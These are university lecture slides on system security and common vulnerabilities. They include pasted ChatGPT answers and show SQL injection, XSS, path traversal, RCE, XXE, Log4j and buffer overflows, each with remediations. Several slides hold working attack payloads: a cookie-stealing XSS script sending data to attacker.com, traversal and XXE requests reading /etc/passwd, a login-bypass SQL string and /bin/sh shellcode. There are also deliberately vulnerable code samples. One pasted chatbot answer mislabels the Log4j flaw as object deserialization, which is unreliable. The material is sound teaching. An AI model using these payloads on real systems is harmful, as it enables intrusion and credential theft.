

# Theory and Practice of Security & Privacy Part 4

## Security of System, Vulnerabilities

[arnaud.nauwynck@gmail.com](mailto:arnaud.nauwynck@gmail.com)

# Security of Data & Security of Systems

What systems are we talking about ?

# Personal / On-Premise / Public Cloud (Private Cloud)




Notice:  
Security of System  
<--> Security of Data

if System is unsecure => then Data on it is unsecure

specific concerns on "Security of Data" ... see next course Part 5

# Small Device Mono User - Mono Process need Security ? ( Isolation, Authentication, Confidentiality, etc.)




# Web Servers: Client - Https Servers = Open to Internet

## Client–server model

Article [Talk](#)

From Wikipedia, the free encyclopedia

The **client–server model** is a [distributed application](#) structure that partitions tasks or workloads between the providers of a resource or service, called [servers](#), and service requesters, called [clients](#).<sup>[1]</sup> Often clients and servers communicate over a [computer network](#) on separate hardware, but both client and server may reside in the same system. A server [host](#) runs one or more server programs, which share their resources with clients. A client usually does not share any of its resources, but it requests content or service from a server. Clients, therefore, initiate communication sessions with servers, which await incoming requests. Examples of computer applications that use the client–server model are [email](#), network printing, and the [World Wide Web](#).



A computer network diagram of clients communicating with a server via the Internet

# Cyber Threats

A

You

overview of cyberthreats



ChatGPT

Cyberthreats encompass a wide range of malicious activities and tactics carried out by individuals, groups, or organizations with the intent to compromise the confidentiality, integrity, or availability of digital information and systems. Here's an overview of some common cyberthreats:

1. **Malware:** Malicious software designed to infiltrate, damage, or gain unauthorized access to computer systems. This includes viruses, worms, Trojans, ransomware, spyware, and adware.
2. **Phishing:** Phishing attacks involve the use of deceptive emails, messages, or websites to trick users into disclosing sensitive information such as passwords, credit card numbers, or personal data.
3. **Social Engineering:** Social engineering attacks exploit human psychology to manipulate individuals into divulging confidential information, performing actions, or providing access to sensitive systems or data.
4. **Denial-of-Service (DoS) and Distributed Denial-of-Service (DDoS):** DoS and DDoS attacks disrupt the availability of online services by overwhelming target systems or networks with a flood of traffic, rendering them inaccessible to legitimate users.
5. **Insider Threats:** Insider threats occur when individuals within an organization misuse their access privileges to intentionally or unintentionally compromise security. This may include employees, contractors, or partners with access to sensitive information.
6. **Zero-Day Exploits:** Zero-day exploits target previously unknown vulnerabilities in software or hardware for which no patch or fix is available. Attackers exploit these vulnerabilities to gain unauthorized access, steal data, or launch attacks.
7. **Advanced Persistent Threats (APTs):** APTs are sophisticated and targeted attacks typically orchestrated by well-funded and organized cybercriminal groups or nation-state actors. APTs involve a prolonged and stealthy infiltration of a target's network to steal sensitive information or disrupt operations.
8. **Ransomware:** Ransomware is a type of malware that encrypts files or locks users out of their systems, demanding a ransom payment in exchange for restoring access. Ransomware attacks can cause significant financial losses and disrupt business operations.
9. **IoT-Based Attacks:** With the proliferation of Internet of Things (IoT) devices, attackers target vulnerabilities in connected devices to launch attacks such as botnets, data theft, or device hijacking.
10. **Supply Chain Attacks:** Supply chain attacks exploit vulnerabilities in third-party suppliers or service providers to gain access to target organizations' networks or systems. Attackers compromise the trustworthiness of the supply chain to infiltrate their intended targets.

# Security Vulnerabilities

A

You

what are security vulnerabilities ?



B

ChatGPT

Security vulnerabilities are weaknesses or flaws in software, hardware, or systems that can be exploited by attackers to compromise the integrity, confidentiality, or availability of data or resources. These vulnerabilities can exist at various levels of technology and can be exploited through different attack vectors. Some common types of security vulnerabilities include:

- 1. Software Bugs and Errors:** Programming mistakes or errors in software code can create vulnerabilities that attackers can exploit. These may include buffer overflows, input validation errors, and race conditions.
- 2. Weak Authentication and Authorization:** Inadequate authentication mechanisms, such as weak passwords or improper access controls, can allow unauthorized users to gain access to systems or sensitive information.
- 3. Injection Attacks:** Injection vulnerabilities, such as SQL injection and cross-site scripting (XSS), occur when untrusted data is sent to an interpreter as part of a command or query, allowing attackers to execute malicious code.
- 4. Insecure Communication:** Lack of encryption or improper implementation of encryption protocols can result in insecure communication channels, allowing attackers to intercept and manipulate data in transit.

- 5. Misconfigured Systems:** Improperly configured systems or applications may inadvertently expose sensitive information or resources to unauthorized users.
- 6. Outdated Software and Patch Management:** Failure to regularly update software with security patches and fixes can leave systems vulnerable to known exploits and attacks.
- 7. Social Engineering:** Human vulnerabilities, such as ignorance, carelessness, or trust, can be exploited through social engineering techniques to manipulate individuals into divulging sensitive information or performing actions that compromise security.
- 8. Physical Security Lapses:** Physical security vulnerabilities, such as unsecured access points, lack of surveillance, or inadequate protection of hardware devices, can enable unauthorized access to physical assets or sensitive information.

Addressing security vulnerabilities typically involves identifying and assessing risks, implementing appropriate security controls and countermeasures, regularly monitoring systems for potential threats, and promptly addressing any identified vulnerabilities through patches or updates. Vulnerability management is an ongoing process aimed at reducing the attack surface and maintaining the security posture of an organization's assets.

# Example Types of Vulnerabilities

A

You

example of vulnerabilities ?



ChatGPT

Certainly! Here are examples of common vulnerabilities that attackers exploit:

1. **SQL Injection (SQLi):** This vulnerability occurs when an attacker injects malicious SQL code into input fields of a web application, allowing them to execute arbitrary SQL commands and gain unauthorized access to databases. For example, an attacker could exploit an SQLi vulnerability to retrieve sensitive information, modify or delete data, or escalate privileges.
2. **Cross-Site Scripting (XSS):** XSS vulnerabilities occur when attackers inject malicious scripts into web pages viewed by other users. This allows attackers to steal session cookies, redirect users to malicious websites, or deface web pages. For example, an attacker could inject a malicious script into a comment field on a website, which then executes when other users view the comment.
3. **Remote Code Execution (RCE):** RCE vulnerabilities allow attackers to execute arbitrary code on a target system remotely. This can result in unauthorized access, data theft, or complete compromise of the system. For example, an RCE vulnerability in a web server could allow an attacker to upload and execute a malicious script, giving them control over the server.

4. **Buffer Overflow:** Buffer overflow vulnerabilities occur when an application writes more data to a buffer than it can hold, leading to memory corruption and potential execution of arbitrary code. Attackers can exploit buffer overflow vulnerabilities to execute malicious code, crash the application, or gain unauthorized access to the system. For example, an attacker could exploit a buffer overflow vulnerability in a network service to execute arbitrary commands on the server.
5. **Insecure Deserialization:** Insecure deserialization vulnerabilities occur when untrusted data is serialized by an application in a way that can be exploited to execute arbitrary code, escalate privileges, or perform other malicious actions. For example, an attacker could tamper with serialized data sent to a web application to trigger code execution when the data is serialized.
6. **Information Disclosure:** Information disclosure vulnerabilities occur when sensitive information is exposed to unauthorized users. This can include sensitive data stored in configuration files, error messages that reveal system details, or improper handling of authentication credentials. For example, a misconfigured server might expose directory listings, allowing attackers to view sensitive files.

These are just a few examples of the many vulnerabilities that exist in software, systems, and networks. It's crucial for organizations to regularly assess their systems for vulnerabilities, apply patches and updates promptly, and implement security best practices to mitigate the risks associated with these vulnerabilities.

# Exploiting Vulnerabilities

A You

exploiting vulnerabilities ?



ChatGPT

Exploiting vulnerabilities refers to the process of leveraging weaknesses or flaws in software, hardware, or systems to gain unauthorized access, steal data, disrupt operations, or cause other malicious activities. Here's an overview of how vulnerabilities are exploited:

- Discovery:** Attackers identify potential vulnerabilities through various means, including automated scanning tools, manual inspection of code or system configurations, analysis of security advisories, or reverse engineering of software.
- Exploitation:** Once a vulnerability is identified, attackers develop or obtain exploit code that allows them to take advantage of the vulnerability. This code is typically designed to trigger a specific behavior or condition in the target system that can be exploited to achieve the attacker's objectives.
- Delivery:** Attackers deploy the exploit code through various attack vectors, such as malicious emails, websites, network traffic, or physical access to the target system. The delivery mechanism depends on the nature of the vulnerability and the intended target.
- Execution:** When the exploit code is executed on the target system, it triggers the vulnerability, allowing the attacker to gain unauthorized access, execute arbitrary commands, escalate privileges, or perform other malicious actions.
- Persistence:** In some cases, attackers may attempt to maintain access to the compromised system by installing backdoors, rootkits, or other persistent mechanisms that allow them to regain access even after the initial exploit is remediated.
- Covering Tracks:** To avoid detection and attribution, attackers may attempt to cover their tracks by deleting logs, altering system configurations, or using other techniques to conceal their presence and activities on the target system.
- Post-Exploitation Activities:** Once access is gained, attackers may conduct further reconnaissance, exfiltrate sensitive data, install additional malware, or use the compromised system as a platform for launching additional attacks against other targets.

Effective mitigation of vulnerabilities involves identifying and patching or mitigating known vulnerabilities in a timely manner, implementing security best practices such as least privilege and network segmentation, conducting regular security assessments and penetration testing, and maintaining up-to-date threat intelligence to stay informed about emerging threats and attack techniques. Additionally, user education and awareness training are crucial for preventing social engineering attacks and reducing the likelihood of successful exploitation.

# Example of Vulnerabilities

# Examples: Input Validation Errors

SQL Injection

Cross-Site Scripting (XSS)

Directory Path Traversal

Command Injection

XML External Entity (XXE) Injection

Insecure Deserialization

etc...

# SQL Injection [1/4] : Vulnerable Code

A You

in security vulnerabilities, give examples of "input validation error"



ChatGPT

Sure, here are a couple of examples of security vulnerabilities related to input validation errors:

1. **SQL Injection (SQLi):** SQL injection occurs when untrusted user input is directly incorporated into SQL queries without proper validation or sanitization. For example, consider a web application that constructs an SQL query by concatenating user input directly into the query string:

sql

Copy code

```
$username = $_POST['username'];
$password = $_POST['password'];

$sql = "SELECT * FROM users WHERE username='$username' AND password='$password'";
```

# SQL Injection [2/4] - Attack

input name: ' OR '1'='1  
                  ↑    ↑  
         close..    reopen..

=> replaced SQL:     SELECT \* FROM users  
                         WHERE username= ' ' OR '1'='1 ' AND password='\$password'

# SQL Injection [3/4] : Remediation ( = Correction, Mitigation, Fix)

possibility 1 : disallow special chars in input, return error

example: validate with regular expression

= **Validate** input (simply reject)

possibility 2 : escape all special chars, prepend "\\" before quote '

= **Sanitize** inputs (modify)

possibility 3: use SQL PreparedStatement,

never concatenate String literals for building SQL.

for params, use SQL Bind-Variables (?1, ?2, ..)

# SQL Injection [4/4] : ensure Bug is never written / compiled / deployed / ignored


- 1/ use safe libraries instead of custom developments (do not reinvent wheel)
- 2/ recruit smart developpers, and **train** them
- 3/ add automatic **Quality Detection tools** in your CI/CD  
example : SonarQube
  - <https://www.sonarsource.com>  

- 4/ force compile-time checking properties,  
example: use Static Code Flow **Analysis tool** + custom annotations  
mark param "text" of method sqlExecute(text) as "Unsafe SQL"  
...propagate marker, and check your input web forms are not marked
  - <https://checkerframework.org/> (java)  

- 5/ do commit **Code-Reviews**
- 6/ use **Pentest tools**
- 7/ Use App **firewall** (runtime check & rewrite http API params)

# Common "Input Validation Errors"

SQL Injection



Cross-Site Scripting (XSS)

Directory Path Traversal

Command Injection

XML External Entity (XXE) Injection

Insecure Deserialization

etc...

# Cross Site Scripting (XSS, CSRF) [1/4]



ChatGPT

Certainly! Here's a simplified example of a Cross-Site Scripting (XSS) attack scenario:

Let's say there's a vulnerable web page that allows users to submit comments. The comments are then displayed on the page without proper sanitization.

1. **Vulnerable Web Page:** Suppose the web page `example.com/comment.php` displays user comments without sanitizing input:

```
html
Copy code

<!DOCTYPE html>
<html>
<head>
    <title>Comments</title>
</head>
<body>
    <h1>Comments</h1>
    <div id="comments">
        <!-- User comments are displayed here -->
        <?php
            // Fetch and display comments from database
            $comments = retrieveCommentsFromDatabase();
            foreach ($comments as $comment) {
                echo "<p>$comment</p>";
            }
        ?>
    </div>
    <!-- Comment form -->
    <form action="submit_comment.php" method="post">
        <textarea name="comment" rows="4" cols="50"></textarea><br>
        <input type="submit" value="Submit">
    </form>
```

# XSS [2/4] : Attack Payload

example submitted form  
"comment"  
(saved in DB)

```
<script>
    var cookie = document.cookie;
    var img = new Image();
    img.src = "http://attacker.com/dummy.png?cookie=" + encodeURIComponent(cookie);
</script>
```

**...re-opened on someone else page later**

**Impact :** any Javascript can be executed inside the victim browser, for the web-site

# XSS [3/4] : Remediation

1/ validate + sanitize input fields (at development time)

2/, 3/, ... same as SQL Injection ...

# XSS[4/4] can we detect/fix at Runtime ?


using "**WAF**" = Web Application FireWall

=> http requests and body contents/responses  
can be dynamically analyzed, and mutated

# Common "Input Validation Errors"

SQL Injection

Cross-Site Scripting (XSS)



Directory Path Traversal

Command Injection

XML External Entity (XXE) Injection

Insecure Deserialization

etc...

# Directory Path Traversal [1/3] : Vulnerable Code

example  
Java Code  
with SpringBoot

```
@Controller
public class FileController {

    @GetMapping("/download")
    public ResponseEntity<Resource> downloadFile(
        @RequestParam("filename") String filename
    ) throws IOException {
        Path filePath = Paths.get("/var/www/files", filename);
        Resource fileResource = new UrlResource(filePath.toUri());
        ... check file exist and readable
        return ResponseEntity.ok().body(fileResource);
    }
}
```

# Directory Path Traversal [2/3] : Attack & Impact

```
curl http://webserver/download?filename=../../etc/password
```



web server serving relative to "**/var/www/files**"  
**=> reading File outside of server**

# Directory Path Traversal [3/3] : Remediations

1/, 2/, 3/, ... same as SQL Injection :  
validate & sanitize input fields

At runtime, can isolate web server to have few read-only access  
to strictly required files


- use very low-privilege service account
- use "chroot" (= jail ) for running your server  
(more advance: containerization & virtualization of servers)

# Common "Input Validation Errors"

SQL Injection

Cross-Site Scripting (XSS)

Directory Path Traversal



Command Injection

XML External Entity (XXE) Injection

Insecure Deserialization

etc...

# Remote Code Execution (RCE)

sample  
hypothetical code  
with java Springboot

```
@RestController
public class CommandController {

    @GetMapping("/execute")
    public String executeCommand(@RequestParam("cmd") String command) {
        Process process = Runtime.getRuntime().exec(command);
        String output = IOUtils.readFully(process.getInputStream());
        return output;
    }
}
```

# Looks Stupidly (deliberately?) Unsafe ... does it happen in real life ?

- 1/ classical scenario : practical code in DEV, deployed in PROD... should be protected, like  
`@RequiredRole("ROLE_ADMIN")`  
But sometimes is not, or not enough, or password was revealed
- 2/ some framework include this feature and you are not aware of it !
- 3/ someone could inject the malicious code by putting "backdoor" in your CI/CD or dependencies
- 4/ the practical code was here for years, and well protected by a ROLE. You forgot it.  
By re-granting a permission later, you forgot this also impacted this piece of code

# Example of Scripting Helper : Jenkins CI/CD

The screenshot shows the Jenkins web interface with the URL `localhost:8080/script`. The main content area is titled "Script Console". It contains a text input field with the Groovy script `println(Jenkins.instance.pluginManager.plugins)`. Below the input field, a note states: "All the classes from all the plugins are visible. `jenkins.*`, `jenkins.model.*`, `hudson.*`, and `hudson.model.*` are pre-imported." A large text area below the input field displays the output of the script, which is currently empty. A "Run" button is located at the bottom right of the output area. On the left side of the screen, there is a sidebar with links: "New Job", "People", "Build History", and "Manage Jenkins". Below these links are sections for "Build Queue" (No builds in the queue) and "Build Executor Status" (two idle executors). A Jenkins mascot icon is partially visible on the left.

# Jenkins CI/CD : Access controlled by the "Administer" permission

The screenshot shows a browser window displaying the Jenkins User Handbook. The URL in the address bar is [jenkins.io/doc/book/managing/script-console/](https://jenkins.io/doc/book/managing/script-console/). The page title is "Script Console". The left sidebar contains a navigation menu under "User Handbook" with links to various Jenkins features. The main content area discusses the Script Console, its importance, and the "Administer" permission required for access.

**User Handbook**

- [User Handbook Overview](#)
- [Installing Jenkins](#)
- [Platform Information](#)
- [Using Jenkins](#)
- [Pipeline](#)
- [Blue Ocean](#)
- [\*\*Managing Jenkins\*\*](#)
  - [Configuring the System](#)
  - [Configuration as Code](#)
  - [Managing Tools](#)
  - [Managing Plugins](#)
  - [About Jenkins](#)
  - [System Information](#)
  - [Jenkins Features Controlled with System Properties](#)

## Script Console

Jenkins features a Groovy script console which allows one to run arbitrary Groovy scripts within the Jenkins controller runtime or in the runtime on agents.

It is **very important** to understand all of the following points because it affects the integrity of your Jenkins installation. The Jenkins Script Console:

- Access is controlled by the **Administer** permission.
- Is a web-based Groovy shell into the Jenkins runtime. Groovy is a very powerful language which offers the ability to do practically anything Java can do including:
  - Create sub-processes and execute arbitrary commands on the Jenkins controller and agents.
  - It can even read files in which the Jenkins controller has access to on the host (like `/etc/passwd`)
  - Decrypt credentials configured within Jenkins.
- Offers no administrative controls to stop a User (or Admin) once they are able to execute the


# Common "Input Validation Errors"

SQL Injection

Cross-Site Scripting (XSS)

Directory Path Traversal

Command Injection



**XML External Entity (XXE) Injection**

Insecure Deserialization

etc...

# XML External Entity (XXE) [1/3] : Vulnerability

```
@RestController
public class XmlController {

    @PostMapping("/parseXml")
    public String parseXml(@RequestBody String xmlData) {
        try {
            JAXBContext jaxbContext = JAXBContext.newInstance(XmlData.class);
            Unmarshaller unmarshaller = jaxbContext.createUnmarshaller();
            XmlData data = (XmlData) unmarshaller.unmarshal(new StringReader(xmlData));
            // ... process data
            return "XML parsed successfully";
        } catch (JAXBException e) {
            return "Error parsing XML: " + e.getMessage();
        }
    }
}
```

# XML External Entity (XXE) [2/3] : Attack & Risk

```
echo <<EOF  
  
<?xml version="1.0" encoding="UTF-8"?>  
<!DOCTYPE foo [  
    <!ENTITY xxe SYSTEM "file:///etc/passwd">  
]>  
<data>&xxe;</data>
```

```
EOF | curl -X POST http://server/parseXml -d @-
```



on server-side, the Xml Entity "&xxe;" might be expanded to read a file then include it

The parsing may failed, and the error response be sent with full output

This was a VERY FREQUENT bug when using Xml Soap & Wsdl in the 2000-2010, before the raise of "Json"

# XML External Entity (XXE) [3/3] : Remediation

- 1/ do not use XML ... use Json  
modernize your stack
- 2/ disable XML "Too-Smart" Parsers features
- 3/ avoid responding with too-rich information error messages
- 4/,5/,6/ ... same as SQL Injection: Validate Inputs,  
Check Code & Configuration settings  
use Code Analysis Tools (Sonar, ..)  
containerized app, etc.

# Common "Input Validation Errors"


SQL Injection

Cross-Site Scripting (XSS)

Directory Path Traversal

Command Injection

XML External Entity (XXE) Injection



Insecure Deserialization

etc...

# Insecure Deserialization

## = Unmarshaling Input - Code Execution



You

give sample "Insecure Deserialization" CVE, in log4j



ChatGPT

The "Insecure Deserialization" vulnerability in Apache Log4j, tracked as [CVE-2021-44228](#), allows attackers to execute arbitrary code by exploiting the way Log4j processes log messages containing user-supplied data. Here's a simplified example of how an attacker could exploit this vulnerability:

Suppose you have a web application that uses Log4j for logging purposes. The application includes a feature that logs user input into log messages. An attacker crafts a malicious log message containing a serialized Java object with a payload designed to execute arbitrary code.

Here's a hypothetical scenario illustrating the vulnerable behavior:

1. The attacker sends a crafted HTTP request to the vulnerable web application, containing a specially crafted log message with a serialized Java object payload.
2. The Log4j library, used by the web application for logging, processes the log message and attempts to deserialize the serialized Java object contained within it.
3. Due to the vulnerability in Log4j (CVE-2021-44228), the deserialization process does not properly validate or sanitize the data within the log message. As a result, the attacker's malicious payload is executed within the application's context.
4. The attacker's payload could perform various malicious actions, such as executing arbitrary

# log4j CVE

logging.apache.org/log4j/2.x/security.html



## CVE-2021-44228

**Summary** JNDI lookup can be exploited to execute arbitrary code loaded from an LDAP server

**CVSS 3.x Score & Vector** 10.0 CRITICAL (CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H)

**Components affected** [log4j-core](#)

**Versions affected** [\[2.0-beta9, 2.3.1\)](#)  $\cup$  [\[2.4, 2.12.3\)](#)  $\cup$  [\[2.13.0, 2.17.0\)](#)

**Versions fixed** [2.3.1](#) (for Java 6), [2.12.3](#) (for Java 7), and [2.17.0](#) (for Java 8 and later)


### Description

In Log4j, the JNDI features used in configurations, log messages, and parameters do not protect against attacker-controlled LDAP and other JNDI related endpoints. An attacker who can control log messages or log message parameters can execute arbitrary code loaded from LDAP servers.


Note that only the [log4j-core](#) JAR file is impacted by this vulnerability. Applications using only the [log4j-api](#) JAR file without the [log4j-core](#) JAR file are not impacted by this vulnerability.

# (Stack) Buffer Overflow ?

## Blue Screen of Death



# Segmentation Fault



## Possible Attack with Crafted Payload



# Stack buffer overflow

文 8 languages ▾

Article Talk

Read Edit View history Tools ▾

From Wikipedia, the free encyclopedia

*For other uses, see [Stack overflow \(disambiguation\)](#).*

In software, a **stack buffer overflow** or **stack buffer overrun** occurs when a program writes to a [memory](#) address on the program's [call stack](#) outside of the intended data structure, which is usually a fixed-length [buffer](#).<sup>[1][2]</sup> Stack buffer overflow bugs are caused when a program writes more data to a buffer located on the stack than what is actually allocated for that buffer. This almost always results in corruption of adjacent data on the stack, and in cases where the overflow was triggered by mistake, will often cause the program to crash or operate incorrectly. Stack buffer overflow is a type of the more general programming malfunction known as [buffer overflow](#) (or buffer overrun).<sup>[1]</sup> Overfilling a buffer on the stack is more likely to derail program execution than overfilling a buffer on the heap because the stack contains the return addresses for all active function calls.

A stack buffer overflow can be caused deliberately as part of an attack known as **stack smashing**. If the affected program is running with special privileges, or accepts data from untrusted network hosts (e.g. a [webserver](#)) then the bug is a potential [security vulnerability](#). If the stack buffer is filled with data supplied from an untrusted user then that user can corrupt the stack in such a way as to inject executable code into the running program and take control of the process. This is one of the oldest and more reliable methods for [attackers](#) to gain unauthorized access to a computer.<sup>[3][4][5]</sup>

# Anecdote on WII - Nitendo Game Station



The **Twilight Hack** is the name given to the exploit found by Team Twiizers of Wiibrew.org in [The Legend of Zelda: Twilight Princess](#) that permits [homebrew](#) developers and everyday users to run unofficial homebrew software from a SD card inserted into the slot on the front of the [Wii](#). This is the first way found to boot homebrew software without the use of hardware modifications to the Wii console.



The title screen for the homebrew channel

## Overview

The hack exploits a [buffer overflow](#) error, caused by loading a specially crafted save file for *Twilight Princess*. The save file stores the name of [Link's](#) horse in the game, [Epona](#). This save file presents a name much longer than expected to the *Twilight Princess* game, which causes the Wii system to crash when it tries to load the horse's name. With this crash, the system is made to run a loader program (which was loaded by the game as part of the name) instead of *Twilight Princess*'s code which then proceeds to load a program from the Wii's front SD card slot. Any program that is placed on the root of the SD card with the filename "boot.elf" will run.

# Buffer Overflow : sample Vulnerability

```
#include <string.h>

void vulnerableFunction(const char *input) {
    char buffer[8];
    strcpy(buffer, input);
}

int main(int argc, char *argv[]) {
    vulnerableFunction(argv[1]);
    return 0;
}
```

# Buffer Overflow : Sample Attack & Risk

./main AAAAAAAA  
  \x90\x90\x90\x90  
  \x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80

8 bytes : **fill the buffer**

NO-OP in assembly code

Malicious Payload in assembly code  
... will be executed "as if it was a compiled code"

# Decompiling Payload in Assembly

A

You

can you decode the assembly language of

\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80?

ChatGPT

Sure! The provided string

`\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80`

is shellcode written in hexadecimal format. Let's break it down:

- `"\x31\xc0"`: This represents the `xor eax, eax` instruction, which clears the eax register.
- `"\x50"`: This represents the `push eax` instruction, which pushes the value of eax onto the stack.
- `"\x68\x2f\x2f\x73\x68"`: This represents the `push 0x68732f2f` instruction, which pushes the address of the string "/sh" onto the stack.
- `"\x68\x2f\x62\x69\x6e"`: This represents the `push 0x6e69622f` instruction, which pushes the address of the string "/bin" onto the stack.
- `"\x89\xe3"`: This represents the `mov ebx, esp` instruction, which moves the address of the string "/bin/sh" (now on the stack) into the ebx register.
- `"\x89\xe1"`: This represents the `mov ecx, esp` instruction, which moves the address of the string "/bin/sh" (now on the stack) into the ecx register.
- `"\xb0\x0b"`: This represents the `mov al, 0x0b` instruction, which moves the value 0x0b (11 in decimal, the syscall number for execve) into the al register.
- `"\xcd\x80"`: This represents the `int 0x80` instruction, which generates a software interrupt to invoke the system call. In this case, it triggers the `execve` system call, which executes the command specified by the ebx register ("/bin/sh") with any command line arguments specified by the ecx register (null in this case) and using environment variables specified by the edx register (also null).

This shellcode essentially spawns a shell by executing the "/bin/sh" command using the `execve` system call. It's a common payload used in shellcode for various types of exploits, including buffer overflow attacks.

# decoded StackOverflow Payload

\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80

=


{ execve("/bin/sh") ; }

=

The victim app mutated to become a Shell,

the attacker now has a shell,  
